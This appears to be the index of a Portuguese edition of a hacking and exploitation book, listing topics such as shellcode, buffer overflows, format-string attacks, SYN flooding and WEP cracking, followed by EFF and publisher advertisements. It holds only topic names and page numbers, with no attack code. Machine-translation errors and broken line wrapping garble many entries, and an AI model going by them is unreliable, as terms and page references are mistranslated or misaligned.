tabela de pesquisa de hash, 423-424 comando head, 143-144 comando HEAD (HTTP), 208 heap, 70 função de alocação para, 75 estouro de buffer em, 150-155 crescimento de, 75 alocação de memória, 77 variável declarando, 76 espaço alocado para, 77 programa heap_example.c, 77-80 princípio da incerteza de Heisenberg, 395 "Hello, world!", programa para imprimir, 19 programa helloworld1.s, 287-288 programa helloworld3.s, 294 programa helloworld.asm, 285-286 helloworld.c, reescrita em assembly, 285 Herfurt, Martin, 256 despejo hexadecimal, de código de shell padrão, 368 notação hexadecimal, 21 linguagens de alto nível, conversão para linguagem de máquina, 7 Holtmann, Marcel, 256 impressões digitais do host, para SSH, 410-413 chave do host, recuperando de servidores, 414 estrutura host_addr, para chamada bind, 205 estrutura hostent, 210-211 arquivo host_lookup.c, 211-212 função htonl(), 202 função htons(), 203, 205 HTTP (Hypertext Transfer Protocol), 197, 207-208, 222 cifras híbridas, 406-417 Protocolo de transferência de hipertexto (HTTP), 197, 207-208, 222

I

ICMP. *Consulte* Protocolo de mensagens de controle da Internet (ICMP)

comando id, 88 varredura ociosa, 265-266

IDS (sistemas de detecção de intrusão), 4, 354

instrução if, no BASH, 381 comando ifconfig, 316 para configuração do modo promíscuo, 224

estrutura if-then-else, 8-9 em linguagem assembly, 32

estrutura in_addr, 203 endereço IP de conexão em, 315-316 inc operação, 25, 36 arquivo include, para funções, 91 conexão de entrada Função C para aceitar, 199 ouvindo, 316 incremento de valores de variáveis, 13-14 função inet_aton(), 203 função inet_ntoa(), 203, 206 comando info register eip, 28 teoria da informação, 394-396 vetor de inicialização (IV) coleta, 449 para WEP, 434, 437, 440 tabelas de dicionário de descriptografia baseadas em, 438

entrada, verificação de comprimento ou restrição sobre, 120

tamanho de entrada, para algoritmo, 397 validação de entrada, 365

programa input.c, 50

função input_name(), 156

Registro do ponteiro de instruções (EIP), 25, 27, 40, 43, 69, 73

instruções de montagem e, 287 falha na tentativa de restaurar, 133 examinando a memória para, 28 como ponteiro, 43 execução de programas e, 69 shellcode e, 367

Tipo de dados int, 12

instrução int, 285

inteiros, função para conversão de ASCII para, 59

Sintaxe Intel para linguagem assembly, 22, 23, 25

Protocolo de Mensagens de Controle da Internet (ICMP), 220-221

ataques de amplificação com pacotes, 257

Mensagens de eco, 256

Solicitação de eco, 221

Cabeçalho de datagrama da Internet, 232

Internet Explorer, VML de dia zero vulnerabilidade, 119

Internet Information Server (Microsoft IIS), 117

Protocolo de Internet (IP), 220
endereços, 197, 220
conversão, 203
camada de data-link e, 218-219
em registros, 348
redirecionamento, 438-439
spoofing registrado, 348-352
IDs, previsíveis, 265
estrutura, 231
interrupção 0x80, 285
sistemas de detecção de intrusão
(IDS), 4, 354
sistemas de prevenção de
intrusões (IPS), 354
intrusões
arquivos de registro e detecção,
334-336, deixando de lado o
óbvio, 336-347
IP. Consulte Protocolo de Internet (IP)
IPS (prevenção de intrusão)
sistemas), 354
comando iptables, 407
Pacotes IPv6, fragmentados, 256
IV. Consulte vetor de inicialização (IV)

J

função jackpot(), como alvo de
exploração, 160-166
operação do jle, 32, 310
instrução jmp esp, 385 endereço
previsível para, 388
instrução jmp short, 292
comando jobs, 332
John the Ripper, 422, 454 saltos
na linguagem assembly, 26
condicional, 310
incondicional, 36

K

Algoritmo de agendamento de chaves
(KSA), 435, 440-442
keystream, 398
reutilização, 437-438
comando kill, 323, 324
conhecimento e moralidade, 4
arquivo known_hosts, 410
KSA (Key Scheduling Algorithm),
435, 440-442

L

LaMacchia, David, 118
Brecha de LaMacchia, 117-118
Laurie, Adam, 256
Ponteiro LB (base local), 70
instrução lea (Load Effective
Address), 35, 296
byte menos significativo, 174, 178
instrução leave, 132
operador less than (<), 14
operador menor que ou igual a (≤), 14
libc, retornando para, 376-377
função libc, localizando a localização,
377-378
Biblioteca libnet (C), 244
documentação para funções,
248-249
liberação, 254
estruturas, 263
Função libnet_build_arp(), 248-249
Função libnet_build_ether(), 248
libnet_close_link_interface()
função, 249
programa libnet-config, 254
Função libnet_destroy_packet(), 249
Função libnet_get_hwaddr(), 251
Função libnet_get_ipaddr(), 251
Função libnet_get_prand(), 252
Função libnet_host_lookup(), 251
função libnet_init_packet(), 248
libnet_open_link_interface()
função, 248
Função libnet_seed_prand(), 252
bibliotecas libpcap sniffer, 228-230,
235, 260
documentação, 251
de funções, 19
Ambiente Linux, 19
inicialização a partir de CD,
4 pilha não executável, 376
chamadas de sistema em assembly,
284-286 linux-gate
salto de execução, 384-388 salto
de execução para, 386
arquivo de inclusão linux/net.h, 304-305
função listen(), 199, 206
ordem de bytes little-endian, 29, 93, 316

- LiveCD, 4, 19
 John the Ripper, 422
 Nêmesis, 242
 /usr/src/mitm-ssh, 407
Instrução Load Effective Address (lea),
 35, 296
 ponteiro de base local (LB),
 70 variáveis locais, 62
 exibindo no stack frame, 66
 endereços de memória, 69
 memória salva para, 130
 função localtime_r(), 97
 arquivos de registro
 exploração sem, 352-354 e
 detecção de intrusão, 334-336
 lógica, como forma de arte, 2
 palavra-chave longa, 42
 endereço de loopback, 217, 317-318
 arquivo loopback_shell_restore.s, 346-
 347
 arquivo loopback_shell.s,
 318 looping
 para, 10-11
 while/until, 9-10
Função lseek(), 95
LSFR (cifra de fluxo), 398
- M**
- Endereços MAC (Media Access Control), 218, 230
 linguagem de máquina, 7
 estruturas de controle, 309
 conversão de assembly para, 288
 visualização da função main(), 21
 função main(), 19 argumento
 da linha de comando
 acesso em, 58
 desmontagem de, 27
 visualização de código de máquina
 para, 21
 função malloc(), 75, 76, 77, 79
 verificação de erros para, 80-
 81
 página de manual
 para arpspoof, 249
 para ASCII, 33-34
 para daemon(), 321
 para exec(), 388
 para libnet, 248, 251
 para write(), 283
 ataques man-in-the-middle (MitM), 406-
- 410
- arquivo mark_break.s, 342-343
 arquivo mark_restore.s, 345
 arquivo mark.s, 339
 matemática, beleza em, 3
 Maxwell, James, 321
Endereços de controle de acesso à
 mídia (MAC), 218
 função memcpy(), 139
 memória, 21-22
 endereços
 notação hexadecimal para, 21
 ordem de, 75
 leitura de arbitrário, 172
 gravação em arbitrário, 173-179
 alocação para ponteiro void, 57
 corrupção, 118
 eficiência, vs. tempo para
 codificação, 6 para string de
 formato, 171
 Depurador GDB para examinar, 27-28
 instruções para configurar, 27
 para variáveis locais, 130
 previsão de endereço, 147
 segmentação, 69-81, 285
 segmentos, 60
 estouro de buffer em, 150-167
 em C, 75-77
 para variáveis, 119
 violação, 60
 programa memory_segments.c, 75-77
 função memset(), 138 Microsoft,
 servidor da web IIS, 117 MIT
 model railroad club, 2
 Ataques MitM (man-in-the-middle),
 406-410
 pacote mitm-ssh, 407, 454
 redução de módulo, 12
 moralidade e conhecimento, 4
 instrução de movimento, 25, 33,
 285
 variações, 292
- N**
- Parâmetro de formato %n, 48, 168-169, 173
 montador nasm, 286, 288, 454
 Nathan, Jeff, 242, 454
 programa nc, 279
 ferramenta de ndisasm, 288
 números negativos, 42
 Nêmesis, 242-248, 454

função `nemesis_arp()`, 245
arquivo `nemesis-arp.c`, 244-245
arquivo `nemesis.h`, 245-246
arquivo `nemesis-proto_arp.c`, 246-248
chamadas de função aninhadas, 62
programa `netcat`, 279, 309, 316, 332
arquivo `netdb.h`, 210
arquivo `netinet/in.h`, 201-202
programa `netstat`, 309
Netwide Assembler (NASM), 454 ordem
dos bytes de rede, 202-203, 316
camada de rede (OSI), 196, 197
 para navegador da Web, 217, 220-221
sniffing de rede, 224-251, 393
 farejamento ativo, 239-251
 camadas de decodificação, 230-239
 sniffer `libpcap`, 228-230
 sniffer de soquete bruto, 226-
 227
rede, 195
 detecção de tráfego anormal,
 354-359
 Negação de serviço, 251-258 ataques
 de amplificação, 257 inundaçāo de
 DoS distribuída, 258 inundaçāo de
 ping, 257
 ping da morte, 256
 inundaçāo de SYN, 252-
 256
 teardrop, 256
hacking, 272-280
 análise com o GDB, 273-275
 código shell de vinculação de
 porta, 278-280
 detecção de rede, 224-251
 farejamento ativo, 239-251
 camadas de decodificação, 230-239
 sniffer `libpcap`, 228-230
 sniffer de soquete bruto, 226-
 227
Camadas OSI para navegador
 da Web, 217-224
 camada de enlace de dados, 218-
 219
 camada de rede, 220-221
 camada de transporte, 221-224
Modelo OSI, 196-198
varredura de portas, 264-272
 FIN, X-mas e varreduras nulas, 264-
 265
 varredura ociosa, 265-266
 defesa proativa, 267-272
 chamarizes de spoofing,
 265 varredura SYN furtiva,

soquetes, 198-217
 conversão de endereços, 203
 endereços, 200-202
 funções, 199-200
 ordem de bytes da rede, 202-203 exemplo de servidor, 203-207
 servidor tinyweb, 213-217
 cliente web, 207-213
Sequestro de TCP/IP, 258-263
 Sequestro de RST, 259-263 caractere de nova linha, para linha HTTP
 rescisão, 209
 Newsham, Tim, 436-437
comando nexti (next instruction), 31 NFS (number field sieve), 404
comando nm, 159, 184, 185 nmap (ferramenta de varredura de portas), 264 Lei contra roubo eletrônico, 118
estados quânticos não ortogonais, em fôtons, 395
caracteres não imprimíveis, impressão, 133 sled NOP (sem operação), 140, 145,
 275, 317, 332, 390
 escondido, 362-363
 entre o código do carregador e o shellcode, 373
operador not equal to (!=), 14 operador not (!), 14 programa notesearch.c, 93-96
 exploração, 386-387 vulnerabilidade de string de formato,
 189-190
 vulnerabilidade a estouro de buffer, 137-142
programa notetaker.c, 91-93, 150-155
programa de anotações, 82
função ntohs(), 203
função ntohs(), 203, 206
bytes nulos, 38-39, 290 e buffer de exploração, 335
 preenchimento do buffer de exploração com, 275
 remoção, 290-295
Ponteiro NULL, 77
varreduras nulas, 264-265
peneira de campo numérico (NFS), 404 números, pseudo-aleatórios, 101-102
valores numéricos, 41-43
Nyberg, Claes, 407, 454

O

Modo de acesso O_APPEND, 84
Programa objdump, 21, 184, 185
Modo de acesso O_CREAT, 84, 87
erro de um para um, 116-117
pads de uso único, 395
senha de uso único, 258
algoritmo de hashing unidirecional,
 para criptografia de palavra-
 passe, 153
arquivos abertos, descritor de arquivo
 para referência, 82
função open(), 87, 336-337
 descritor de arquivo para,
 82 sinalizadores usados
 com, 84
 comprimento da string, 83
kernel do OpenBSD
 pacotes IPv6 fragmentados, 256
 pilha não executável, 376
OpenSSH, 116-117
pacote openssh, 414
otimização, 6
ou instrução, 293
Operador de OU, 14-15
 para sinalizadores de acesso a
arquivos, 84 modo de acesso
O_RDONLY, 84 modo de
acesso O_RDWR, 84 modelo
OSI, 196-198
 camadas para navegador da web,
 217-224 camada de link de
 dados, 218-219
 camada de rede, 220-221
 camada de transporte, 221-224
modo de acesso O_TRUNC, 84
conexões de saída, firewalls
 e, 314
programa overflow_example.c, 119
ponteiros de função com estouro,
 156-167
transbordamentos. *Consulte*
estouro de buffer O_WRONLY
modo de acesso, 84 proprietário,
do arquivo, 87

P

ferramenta de injecão de pacotes,
242-248 programas de captura de
pacotes, 224
 pacotes, 196, 198
 capturando, 225

camadas de
decodificação, 230-239
inspeção, 359
limitações de tamanho,
221

almofadas, 395
arquivo de senha, 153
matriz de probabilidade de senha, 424-433 senhas
rachaduras, 418-433
ataques de dicionário, 419-422 ataques
exaustivos de força bruta,
422-423
tabela de pesquisa de hash, 423-424
comprimento de, 422
única, 258
Variável de ambiente PATH, 172 contrabando
de carga útil, 359-363 pcalc (calculadora do
programador),
42, 454
bibliotecas pcap, 229
função `pcap_fatal()`, 228
função `pcap_lookupdev()`, 228
Função `pcap_loop()`, 235, 236
função `pcap_next()`, 235
Função `pcap_open_live()`, 229, 261
Programa `pcap_sniff.c`, 228 sinal de
porcentagem (%), para formato
parâmetro, 48
Perl, 133
permissões para arquivos, 87-88
função `perror()`, 83
fôtons, estados quânticos não ortogonais em, 395
camada física (OSI), 196, 197 para
navegador da Web, 218
princípio do "pigeonhole", 425
ping flooding, 257 ping of
death, 256 utilitário de ping,
221
plaintext, para estrutura de protocolo, 208 função
`play_the_game()`, 156-157 PLT (procedure linkage
table), 190 ponteiro, para estrutura `sockaddr`, 201
aritmética de ponteiro, 52-53
desreferenciamento de variáveis de
ponteiro, 53
tipificação, 52
 programa `pointer.c`, 44
 ponteiros, 24-25, 43-47
 função, 100-101
 para structs, 98
 programa `pointer_types.c`, 52
 programa `pointer_types2.c`, 53-54
 programa `pointer_types3.c`, 55

- programa pointer_types4.c, 56
programa pointer_types5.c, 57 ASCII
polimórfico imprimível
 código de shell, 366-376
instrução pop, 287
 e ASCII imprimível, 368
popping, 70
varredura de portas, 264-272
 FIN, X-mas e varreduras nulas,
 264-265
 varredura ociosa, 265-266
 defesa proativa, 267-272
 chamarizes de spoofing,
 265 varredura SYN furtiva,
 264
ferramenta de varredura de portas
(nmap), 264 shellcode de ligação
de portas, 278-280,
 303-314
portas, privilégios de root para
vinculação, 216 código independente de
posição, 286 arquitetura de processador
PowerPC, 20 programa ppm_crack.c,
428-433
programa ppm_gen.c, 426-428 camada
de apresentação (OSI), 196
PRGA (Algoritmo de geração pseudo-
aleatória), 435, 436
comando print (GDB), 31 erro
de impressão, 83
código de shell ASCII imprimível,
 polimórfico, 366-376
caracteres imprimíveis, programa para
calcular, 369
programa printable_helper.c, 369-370
arquivo de impressão, 371-372
função printf(), 19-20, 35, 37, 47
 cadeias de formato para, 48-51, 167
impressão de caracteres não
imprimíveis, 133 função print_ip(), 254
chave privada, 400
privilégios, 273, 299
programa priv_shell.s, 301
probabilidade, condicional, 114
resolução de problemas
 com hacking, 1-2
 hacking como, 5
tabela de ligação de procedimentos
(PLT), 190 prólogo de procedimentos,
71
processo, suspendendo a corrente, 158
sequestro de processo, 118
processador, especificidade da
 linguagem de montagem para, 7
cifras de produto, 399
programação
 acesso ao heap, 70
 como expressão artística, 2
 noções básicas, 6-7
 estruturas de controle, 8-11
 se-então-então, 8-9
 loops while/until, 9-10
 variáveis, 11-12
programas, resultados de, 116
modo promíscuo, 224
 capturando em, 229
pseudocódigo, 7, 9
Algoritmo de geração pseudo-aleatória
 (PRGA), 435, 436
números pseudo-aleatórios, 101-102
chave pública, 400
cartões perfurados, 2
instrução push, 287, 298 e
 ASCII imprimível, 368
empurrando, 70
Pitagóricos, 3
- Q**
- quadword, convertendo
 doubleword to, 302
algoritmo de fatoração quântica,
 404-405
distribuição de chave quântica, 395-396
algoritmo de pesquisa quântica, 399-
400 aspas ("'), para incluir
 arquivos, 91
- R**
- RainbowCrack, 433
função rand(), 101
programa rand_example.c, 101-102
números aleatórios, 101-102
randomização, função execl() e,
 390, 391
espaço de pilha randomizado, 379-391
sniffer de soquete bruto, 226-227
programa raw_tcpsniff.c, 226-227
RC4 (cifra de fluxo), 398, 434,
 435-436
função read(), descriptor de arquivo para, 82
permissão de leitura, 87
permissão somente leitura, para
 segmento de texto, 69

- Associação do Setor de Gravação da América (RIAA), 3
- função `recv()`, 199, 206
- função `recv_line()`, 209, 273, 335, 342
- ataque de redirecionamento, 240-241
- registros, 23, 285, 292
exibindo, 24
para processador *x86*, 23
zeragem, com polimorfismo
código de shell, 366
- números relativamente primos, 400
- resto, após a divisão, 12
- acesso remoto, ao shell raiz, 317
- alvos remotos, 321
- Request for Comments (RFC)
768, sobre o cabeçalho UDP, 224
791, em cabeçalhos IP, 220, 232
793, no cabeçalho TCP, 222-223, 233-234
- instrução `ret`, 132, 287
- ret2libc, 376-377
- endereço de retorno, 70
encontrar o local exato, 139
sobrescrever, 135
no stack frame, 131
- comando de retorno, 267
- Autorização de devolução de material (RMA), 221
- valor de retorno da função, declarando a função com o tipo de dados, 16-17
- RFC. Consulte *Solicitação de comentários (RFC)*
- RIAA (Recording Industry Association of America), 3
- Rieck, Konrad, 413, 454 RMA (Return Material)
Autorização), 221
- Ronnick, José, 454 raiz
privilegios, 153, 273
para vincular a porta, 216
shell para restaurar, 301
- shell
obtenção, 188 estouro
para abrir, 122 acesso remoto, 317
reutilização de soquetes, 355-359
- desova, 192
geração com processo filho, 346
- usuário, 88
- Segurança de dados RSA, 394, 400, 404
- Sequestro de RST, 259-263
- programa `rst_hijack.c`, 260-263
modificação, 268
- tempo de execução de um algoritmo simples, 397
- ## S
- Parâmetro de formato `%s`, 48, 172
- Verme da mente triste, 117
- valor do sal, 153-154
para criptografia de senhas, 419
- Worm Sasser, 319
- ponteiro de quadro salvo (SFP), 70, 72-73, 130
- Matriz S-box, 435
- função `scanf()`, 50 escopo das variáveis, 62-69
- escopo do programa.c, 62
- programa scope2.c, 63-64
- programa scope3.c, 64-65
- script kiddies, 3
- Secure Digital Music Initiative (SDMI), 3
- Shell seguro (SSH)
impressões digitais de host diferentes, 410-413
proteções contra falsificação de identidade, 409-410
- Secure Sockets Layer (SSL), 393 proteções contra identidade spoofing, 409-410
- segurança
mudança de vulnerabilidades, 388
computacional, 396
impacto de erros, 118
incondicional, 394
- número semente, para sequência aleatória de números, 101
- falha de segmentação, 60, 61 ponto-e-vírgula (;), para fim de instrução, 8
- função `send()`, 199, 206
- função `send_string()`, 209
- comando `seq`, 141
- números de sequência, por exemplo, para o servidor TCP, 222, 224, exibindo o pacote dados, 204

- camada de sessão (OSI),
196 para navegador da
Web, 217
- comando `set disassembly intel`, 25
- permissão `set user ID (setuid)`, 89
- função `seteuid()`, 299
- chamada de sistema `setresuid()`, 300-301
- função `setsockopt()`, 205
- SFP (ponteiro de quadro salvo), 70
- Shannon, Claude, 394
- comando do shell, executando como
uma função, 134
- código de shell, 137, 281
- argumento como opção de
posicionamento, 365 linguagem
assembly para, 282-286 `connect-`
`back`, 314-318
 - criação, 286-295
 - salto para, 386
 - função `memcpy()` para copiar, 139
 - local de memória para, 142
 - sobrescrever a seção `.dtors` com
endereço do injetado,
190 colocação no ambiente
variável, 188 ASCII
 - polimórfico imprimível,
366-376
 - vinculação de porta, 278-280, 303-
314 prova de funcionamento, 336
 - redução de tamanho, 298
 - restauração da execução do daemon
`tinyweb`, 345
 - desova de conchas, 295-303
 - e servidor da web, 332
 - zerando registros, 294
- programa `shellcode.s`, 302-303
- Shor, Peter, 404-405
- palavra-chave curta, 42
- gravações curtas, para explorações de
strings de formato, 182-183
- expressões abreviadas, para
operadores arith- metic, 13-
14
- programa `shroud.c`, 268-272
- função `sigint_handler()`, 323
- Sinal `SIGKILL`, 324
- função `signal()`, 322
- programa `signal_example.c`, 322-323
- função `signal_handler()`, 323 sinais,
para comunicação entre processos.
no Unix, 322-324
- valores numéricos assinados,
41
- Protocolo de transferência de correio
eletrônico simples (SMTP),
222
- programa `simplesnote.c`, 82-84
- arquivo `simple_server.c`, 204-207
- função `sizeof()`, 58 macro
`sizeof()` (C), 42 Sklyarov,
Dmitry, 3-4
- SMTP (Simple Mail Transfer
Protocol), 222
- ataques smurf, 257
- pacotes de sniffing
ativo, 239-251
- no modo promiscuo, 225
- estrutura `sockaddr`, 200-202, 305, 306
- ponteiro para, 201
- estrutura `sockaddr_in`, 348
- função `socket()`, 199, 200, 205, 314
- chamada de sistema `socketcall()`
(Linux), 304 arquivo
`socket_reuse_restore.s`, 357
- soquetes, 198-217, 307
- conversão de endereços, 203
 - endereços, 200-202
- descritor de arquivo para conexão
aceita, 206
- funções, 199-200
- reutilização, 355-359
- exemplo de servidor, 203-207
- servidor `tinyweb`, 213-217
- cliente web, 207-213
- pirataria de software, 118
- Designer solar, 422, 454
- Song, Dug, 226, 249, 454
- endereço de origem, manipulando,
239 Registro de índice de origem
(ESI), 24 Processador Sparc, 20
- spoofing, 239-240
- endereço IP registrado, 348-352
 - conteúdo do pacote, 263
- função `sprintf()`, 262
- função `srand()`, 101
- SSH. Consulte Secure Shell (SSH)
- SSL (Secure Sockets Layer), 393
- proteções contra identidade
spoofing, 409-410
- pilha, 40, 70, 128
- argumentos para chamada de função em,
339 instruções de montagem usando,
287-289

pilha, *continuação*
estrutura, 70, 74, 128
 exibindo variáveis locais em, 66
 instruções para configurar e
 remover estruturas, 341
crescimento do, 75
memória em, 77
não-executável, 376-379
espaço aleatório, 379-391
função com cadeias de
formato, 169 segmento, 70
variáveis
 declarando, 76
 e confiabilidade do shellcode, 356
Registro do ponteiro de pilha (ESP), 24,
33,
 70, 73
 código de shell e, 367
programa stack_example.c, 71-75
Stallman, Richard, 3
erro padrão, 307
entrada padrão, 307, 358
entrada/saída padrão (E/S)
 biblioteca, 19
saída padrão, 307
memória de função estática, referência
 a ponteiro de cadeia de
 caracteres, 228
palavra-chave static, 75
variáveis estáticas, 66-69
 endereços de memória, 69
 segmento de memória para,
 69
programa static.c, 67
programa static2.c, 68
sinalizadores de status, operação cmp para
definir, 311
argumento stderr, 79
arquivo de cabeçalho
stdio, 19 stealth, por
hackers, 320 stealth
SYN scan, 264
comando stepi (GDB), 384 espaço
de armazenamento, vs. espaço
computacional
 potência, 424
programa strace, 336-338, 352-353
função strcat(), 121
função strcpy(), 39-41, 365
cifras de fluxo, 398
soquetes de fluxo, 198, 222
string.h, 39
cordas, 38-41
 concatenação em Perl, 134
codificação, 359-362
função strlen(), 83, 121,
209

função `strncasecmp()`, 213
função `strstr()`, 216
estruturas, 96-100
 acesso a elementos, 98
comando `su`, 88
subinstrução, 293, 294
suboperação, 25
comando `sudo`, 88, 90
superposição, 399-400
processo suspenso, retornando ao, 158 ambiente de rede comutada,
 pacotes em, 239
criptografia simétrica, 398-400
Sinalizadores SYN, 223
Inundação de SYN, 252-256
 impedindo, 255 Varredura SYN
 prevenção de vazamento de informações com, 268
 furtivo, 264
 syncookies, 255
arquivo `synflood.c`, 252-254
Arquivo `sys/stat.h`, 84
 sinalizadores de bit definidos em, 87
chamadas de sistema, páginas de manual para, 283
daemons de sistema, 321-328
 função `system()`, 148-149
 retornando para, 377-379

T

TCP. *Consulte* Protocolo de controle de transmissão (TCP)
`tcpdump`, 224, 226
 BPFs para, 259 código-fonte para, 230
estrutura `tcphdr` (Linux), 234 TCP/IP, 197
 conexão, telnet para servidor da web, 208
 sequestro, 258-263
 pilha, tentativa de inundação SYN para esgotar os estados, 252
Função `tcp_v4_send_reset()`, 267
`teardrop`, 256
`telnet`, 207, 222
 para abrir a conexão TCP/IP com o servidor da Web, 208
 variável temporária, da impressão comando, 31

segmento de texto, da memória, 69
palavra-chave then, 8-9
campo th_flags, da estrutura tcphdr, 234
função time(), 97
programa time_example.c, 97
programa time_example2.c, 98-99
variável time_ptr, 97
ataque de compensação de tempo/espaco, 424
função timestamp(), 352
programa tiny_shell.s, 298-299
programa tinyweb.c
 conversão para daemon do sistema, 321
 como daemon, 324-328
 exploração para, 275
 vulnerabilidade em, 273
programa tinywebd.c, 325-328, 355
 ferramenta de exploração, 329-333
 arquivo de registro, 334
programa tinyweb_exploit.c, 275
programa tinyweb_exploit2.c, 278
estrutura de tempo tm, 97
tradutor, para linguagem de máquina, 7

Transmission Control Protocol (TCP), 198, 222
 conexão para acesso remoto ao shell, 308-309
 bandeiras, 222
 conexão de abertura, 314
 cabeçalho do pacote, 233-234
 sniffing, com soquetes brutos, 226
 estrutura, 231
camada de transporte (OSI), 196, 197
 para o navegador da Web, 217, 221-224

Triple-DES, 399

complemento de dois, 42, 49
 para remover bytes nulos, 291

tipificação, 51-58
 de ponteiro tm struct para ponteiro inteiro, 98

programa typecasting.c, 51

typedef, 245

ponteiros sem tipo, 56

tipos. Consulte tipos de dados

U

UDP (User Datagram Protocol), 198-199, 222, 224
 pacotes de eco, ataques de amplificação com, 257

Programa uid_demo.c, 90
comando ulimit, 289
comando uname, 134
operador unário
 endereço do operador, 45
 operador de desreferência, 47, 50
saltos incondicionais, em assembly idioma, 36
segurança incondicional, 394
transmissão de dados não criptografados, 226
conjunto de caracteres Unicode, 117
Sistemas Unix
 páginas de manual, 283
 sinais para interprocessos
 comunicação, 322-324
 tempo em, 97

palavra-chave unsigned, 42
valores numéricos sem sinal, 41
inteiro para endereço de ponteiro, 57
rede não comutada, 224
até loop, 10
arquivo update_info.c, 363-364
função usage(), 82

Protocolo de datagrama do usuário (UDP), 198-199, 222, 224
 pacotes de eco, ataques de amplificação com, 257

IDs de usuário, 88-96
 exibição de notas escritas por, 93
 configuração efetiva, 299

usuários, permissões de arquivo para, 87

entrada fornecida pelo usuário,
 verificação de comprimento ou restrição, 120

Arquivo /usr/include/asm-i386/unistd.h, 284-285

Arquivo /usr/include/asm/socket.h, 205

Arquivo /usr/include/bits/socket.h, 200, 201

Arquivo /usr/include/if_ether.h, 230

Arquivo

- /usr/include/linux/if_ether.h, 230

Arquivo /usr/include/netinet/ip.h, 230, 231-232

Arquivo /usr/include/netinet/tcp.h, 230, 233-234

Arquivo /usr/include/stdio.h, 19

Arquivo /usr/include/sys/sockets.h, 199

Arquivo /usr/include/time.h, 97

Arquivo /usr/include/unistd.h, 284

/usr/src/mitm-ssh, 407

V

valores

atribuindo à variável, 12

retornado pela função, 16

variáveis, 11-12

operadores aritméticos para, 12-

14 compilador C e tipo de dados,

58 operadores de comparação

para, 14-15 escopo, 62-69

structs, 96-100 temporário,

da impressão

comando, 31

tipificação, 51-58

palavra-chave void, 56

para declarar a função, 17

ponteiro void (C), 56, 57

programa vuln.c, 377

vulnerabilidades

cadeias de formato, 170-171

em software, 451-452

baseado em pilha, 122-133

no programa tinyweb.c, 273

VML de dia zero, 119

W

avisos, sobre o tipo de dados do ponteiro, 54 navegador da Web, camadas OSI para, 217-224 cliente da Web, 207-213

solicitações da Web, processamento após a invasão, 336

servidor da web

telnet para conexão

TCP/IP com, 208

servidor tinyweb, 213-217

arquivo webserver_id.c, 212-213

WEP (Wired Equivalent Privacy), 433, 434-435

ataques, 436-449

onde comando, 61

loops while/until, 9-10

WEP (Wired Equivalent Privacy,

privacidade equivalente com fio), 433, 434-435

ataques, 436-449

criptografia sem fio 802.11b, 433-436

palavra, 28-29

vermes, 119

Wozniak, Steve, 3

Protocolo sem fio WPA, 448

função write(), 83

descritor de arquivo

para, 82 página

manual para, 283

ponteiro para, 92

permissão de gravação,

87 para segmento de

texto, 69

X

Parâmetro de formato %x, 171, 173

opção de largura de campo, 179

Comando x/3xw, 61

Processador x86, 20, 23-25

instruções de montagem para, 285

instrução xchg (exchange), 312

varreduras de Natal, 264-265

instrução xor, 293, 294

Script xtool_tinywebd_reuse.sh, 358

script xtool_tinywebd.sh, 333 script

xtool_tinywebd_silent.sh, 353-354

Script xtool_tinywebd_spoof.sh, 349-350

Script xtool_tinywebd_stealth.sh, 335

Z

zerando registros, 294

Registro EAX (Accumulator), 368 com shellcode polimórfico, 366



Electronic Frontier Foundation

Defesa da liberdade no mundo digital

Speech gratuito. Privacidade. Inovação. Fair use. Se você se preocupa com esses direitos no mundo digital, deve se associar à Electronic Frontier Foundation (EFF). A EFF foi fundada em 1990 para proteger os direitos dos usuários e desenvolvedores de tecnologia. A EFF é a primeira a identificar ameaças aos direitos básicos on-line e a defender a liberdade de expressão na era digital.

A fronteira eletrônica **r Foundation** Defenda seus direitos!

Torne-se um membro hoje
mesmo!

<http://www.eff.org/support>

Os projetos atuais da EFF
incluem:

Protecting your fundamental right to vote. Widely publicized security flaws in computerized voting machines have raised concerns about the integrity of elections. EFF is defending the open discussion of e-voting problems and is coordinating a national litigation strategy addressing issues arising from use of poorly developed and tested computerized voting machines.

Ensuring that you are not traceable through your things. Libraries, schools, the government and private sector businesses are adopting radio frequency identification (RFID) technology to track items. While this may seem like a convenient way to track items, it's also a convenient way to do something less benign: track people and their activities through their belongings. EFF is working to ensure that embrace of this technology does not erode your right to privacy.

Stopping the FBI from creating surveillance backdoors on the Internet. EFF is part of a coalition opposing the FBI's expansion of the Communications Assistance for Law Enforcement Act (CALEA), which would require that the wiretap capabilities built into the phone system be extended to the Internet, forcing ISPs to build backdoors for law enforcement.

Providing you with a means by which you can contact key decision-makers on cyber-liberties issues. EFF maintains an action center that provides alerts on technology, civil liberties issues and pending legislation to more than 50,000 subscribers. EFF also generates a weekly online newsletter, EFFector, and a blog that provides up-to-the minute information and commentary.


Defending your right to listen to and copy digital music and movies. The entertainment industry has been overzealous in trying to protect its copyrights, often decimating fair use rights in the process. EFF is standing up to the movie and music industries on several fronts.

Confira tudo o que estamos fazendo [em](http://www.eff.org) <http://www.eff.org> e junte-se a nós hoje mesmo ou faça uma doação para suportar a luta para defender a liberdade on-line.

Mais livros sem sentido da



NO STARCH PRESS



SILÊNCIO NO FIO


Um guia de campo para reconhecimento passivo e ataques indiretos

por MICHAL ZALEWSKI

Silence on the Wire: A Field Guide to Passive Reconnaissance and Indirect Attacks explica como os computadores e as redes funcionam, como as informações são processadas e fornecidas e quais ameaças à segurança se escondem nas sombras. Este livro não é um artigo técnico sem graça ou um manual de instruções para proteger a rede, mas uma narrativa fascinante que explora uma variedade de desafios de segurança únicos, incomuns e, muitas vezes, bastante elegantes que desafiam a classificação e fogem do modelo tradicional de atacante-vítima.

ABRIL DE 2005, 312 PP., US\$ 39,95

ISBN 978-1-59327-046-9



VISUALIZAÇÃO DE DADOS DE SEGURANÇA

Técnicas gráficas para análise de redes

por GREG CONTI

Security Data Visualization é uma introdução bem pesquisada e ricamente ilustrada ao campo da visualização de informações, um ramo da ciência da computação que se preocupa com a modelagem de dados complexos usando imagens interativas. Greg Conti, criador da ferramenta de visualização de rede e segurança RUMINT, mostra como representar graficamente e exibir dados de rede usando uma variedade de ferramentas para que você possa entender conjuntos de dados complexos em um piscar de olhos. E depois de ver como é um ataque à rede, você terá uma melhor compreensão de seu comportamento de baixo nível - por exemplo, como as vulnerabilidades são exploradas e como os worms e vírus se propagam.

